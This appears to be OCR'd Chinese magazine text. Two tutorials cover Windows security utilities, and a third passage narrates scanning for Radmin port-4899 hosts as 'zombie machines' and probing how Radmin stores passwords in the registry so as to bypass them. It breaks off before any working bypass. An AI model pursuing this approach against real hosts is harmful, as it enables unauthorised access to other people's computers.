目前有许多安全软件可供我们使用，“终级防线”就是其中的一款，它集各种实用功能于一身，可以保护我们的系统安全，让我们的系统免受病毒和非法程序的侵害，同时它还能自动备份硬盘数据、清理系统中的垃圾，让我们的系统更安全、更稳定！

一、非法程序的防护

“终极防线”的最大优点就是监控所有病毒可能用到的系统服务功能，如文件挂钩服务，Windows系统的病毒就是通过它进行拦截文件操作，来感染可执行文件的。点击主菜单选择“系统监视”就可以打开该面板了。点选“磁盘直接写操作监视”，可拒绝写磁盘扇区，用于文件和磁盘的保护功能，而“反黑客木马程序入侵”按钮，则是通过对注册表和系统目录的监视阻止木马的入侵，不过，如果把这个按钮按下去，在安装某些软件时会引起误报，所以可以关闭该选项后再安装软件，如图1。




二、病毒的防护

“IFS系统服务监视”，可拒绝一切程序对文件读写的拦截，包括防火墙，所以它的该项功能可以使防火墙失效，但该功能可防止一切文件型病毒的感染，建议选上，而它的另一个按钮“病毒疫苗”，可以模拟常见病毒的驻留标志，使病毒误以为本机已感染，从而起到防病毒的作用，但如果安装了杀病毒软件就会引起误报，所以如果你已有杀病毒软件，不用选此项，如图2。




三、查看运行的用户程序

点主菜单，选择“系统进程监视”，就可以启开“用户程序”了，系统程序并不是人人都看得懂，也不太实用，但你自己启用了什么程序，你总该知道的，如果你并没有启用，那这个程序就有问题，你便可以毫不客气地选中它，然后干掉它，如图3。




四、文件/目录的保护

点选主菜单，选择“文件目录保护”，即可启动该窗口，见图4。你可以选择不可编辑的写保护，也可以选择更严厉的“加上拒绝任何操作的保护”，然后用户只需从电脑中选择需保护的文件，点住鼠标左键，拖至对话框中，看到鼠标头出现“+”时松开左键，即可完成保护设置。完成禁止设置后，单击“保存”按钮确认，确认后保护设置立即生效。在任务添加对话框中选择已完成的设置，单击鼠标右键，你会看到编辑、删除、暂停变为黑色可用状态。选择“编辑”进入“文件监控任务设置”界面，可以对已完成的保护任务重新设置。“删除”将用于删除任务。你可根据自己需要来选择，如图4。




五、自动备份

在主界面中点击“文件自动备份”进入该界面，如图5。善用自动备份与恢复功能，将可以避免工作中的误操作带来的影响。 如果是第一次使用本功能的话，这里将是空白。此对话框同样支持拖放功能，使用拖放功能即可以完成备份任务设置，此界面使用方法与“文件目录保护”界面很相似。使用时可以参照这部分，如图5。




六、垃圾文件的清理

点主菜单选择“系统优化”再选“垃圾文件清理”，使用这一功能，你能轻松清除系统中不需要的垃圾文件。首先在“查找路径”中选中需要清理的硬盘，再复选所要清理的常见垃圾文件。单击“开始查找”键，“终极防线”将搜索目标盘并找到垃圾文件。如果在搜索之前复选“找到后删除”项，则“防线”在找到垃圾文件后自动将其删除。自定义垃圾文件允许你自定义垃圾文件的类型，如图6。



七、忽略任务


点主菜单选择“用户设置”，再选“忽略任务”，用户在这里可以通过手动设置，对自己信赖的程序予以忽略监控。比如对话框中的默认忽略程序，如Windows扫描、磁盘清理、碎片整理等程序，都是会用到类似病毒袭击时所使用的Windows底层功能，所以在这里对其的监控忽略掉，以免“终极防线”误报。本对话框同样支持拖放功能。单击鼠标右键可弹出功能操作对话框，如图7。



八、小结

“终极防线”是一个系统监视程序，能防针对Windows系统的各种已知未知病毒，如CIH，PE_CAW等。但它只是个病毒免疫程序，只能防不能杀，因此请务必确认在一台没有病毒感染的机器上运行。但如果你利用文件保护功能把某些重要文件、目录保护起来，那同样能起到预防作用。

（本文涉及到的工具终级防线，光盘有收录）



安全小精灵——筑巢精灵

菜菜

电脑和网络的神奇之处就在于，它有能力为你建立属于你自己的一个小家园，但如何让你在这个小家园住得安全舒心，你来用用筑巢精灵这款安全工具就明白了。

一、程序管理之隐藏你的重要程序

有很多工具软件都能查看本系统的进程，以便确定运行的程序是否有木马之类的可疑东东，筑巢精灵也不例外，启动它的主程序，在请输入密码的地方点击“确定”，开启“程序管理”按钮，就可以查看本机运行的程序以及进程列表，并可以随时终止可疑程序，但这个“程序管理”界面，还有一个你意想不到的功能，那就是“隐藏程序”和“冻结程序”，当你想离开电脑一会，又担心其他人随便使用你的软件，或查看你的资料，这二个功能就有用了，比如你有一份文档，不想让其他人看见，点击它，然后选择“隐藏程序”，这个文档就不见了，如果你选择“冻结程序”，整个记事本程序都不能使用了，你回来后再重新启用即可，如图1。



图1

二、独特的文件加密功能

筑巢精灵的加密文件可以看到，但你看到的只是乱码，这种加密方式是不是比需要密码才能打开的加密方式更安全？

回答是肯定的，对方还以为是个坏文件。实现它的方式是这样的，用同样的方式开启主程序的“文件加密”按钮，在打开的窗口下面点“打开文件”，然后在输入框里输入你需要加密的文件，再点“保存文件”按钮，选择保存文件的路径和文件名，你可以选择不同的路径，也可以直接保存为原文件名，连路径也不用变，在“加密密码”处输入密码，然后点“加密解密”按钮，退出后，文件就加密成功，双击打开它，你看到的便只是乱码了。如果需要解密，同样也要开启这个窗口，输入密码正确，退出后，又可以看到了，如图2。




图2

三、功能全面的“其它设置”

在它的“其它设置”按钮里，有很丰富的选项，比如“禁用鼠标右键”、“禁用ctrl+del+alt”、“隐藏开始钮”，这些功能你一看便可知道它的作用了，并且你可以在同样的窗口中随时启用和恢复，如图3。





图3

四、后语

筑巢精灵还可以修复IE，进行开机设置等等，下载一个，启动它的主面板就明白了，这些功能都有，便不多作介绍了。不过，你如果能用活这个东东，你的爱机的安全性那可是上了一个新台阶。

（本文涉及到的工具筑巢精灵，光盘有收录）



偷梁换柱巧绕密码——玩转Radmin之另类手法

P&C

前几日偶炒了老板鱿鱼回家小住了两天，晚上用小猫上网（大家别笑，当天就有朋友在QQ上笑话过偶了）。想起白天看过的《狙击4899肉鸡》一文，我也动手玩玩4489。还别说，真的扫出一大堆开了4899端口的IP地址。但是当我在Radmin里连接那些香喷喷的肉鸡时，全部清一色的弹出一个要求偶输入密码验证的框框来。难道面对如此诱惑，我只得罢手吗？

忽然想到一个问题：Radmin的密码保存在哪里？我把Radmin的服务端安装在自己的机子上，设置好密码，然后打开安装源目录，发现每个文件的日期都是原始日期，没有改动过的迹象，我又移除掉服务，一样的结果，肯定和注册表有关系，我来了精神！

为了验证自己的想法，我先将密码清空，即没有密码验证，将注册表中的Radmin部分导出来，保存名字为0.reg，然后打开Resplendent Registrar，按“Ctrl+M”键监视注册表，依次做了如下操作：

第一步：把密码改为8位，点“确定”，将Radmin部分注册表导出为8.reg，观察Resplendent Registrar的监视结果，有了变化，如图1。




图1

再把8位密码改成15位，将注册表保存为15.reg，点“确定”，Resplendent Registrar又出现下图2的变化。




图2

第二步：我把服务端的密码设置又清空，导出注册表为00.reg，把它和0.reg、8.reg、15.reg作了比较，如下面图3、图4、图5（大家注意看图中被选择的部分）。

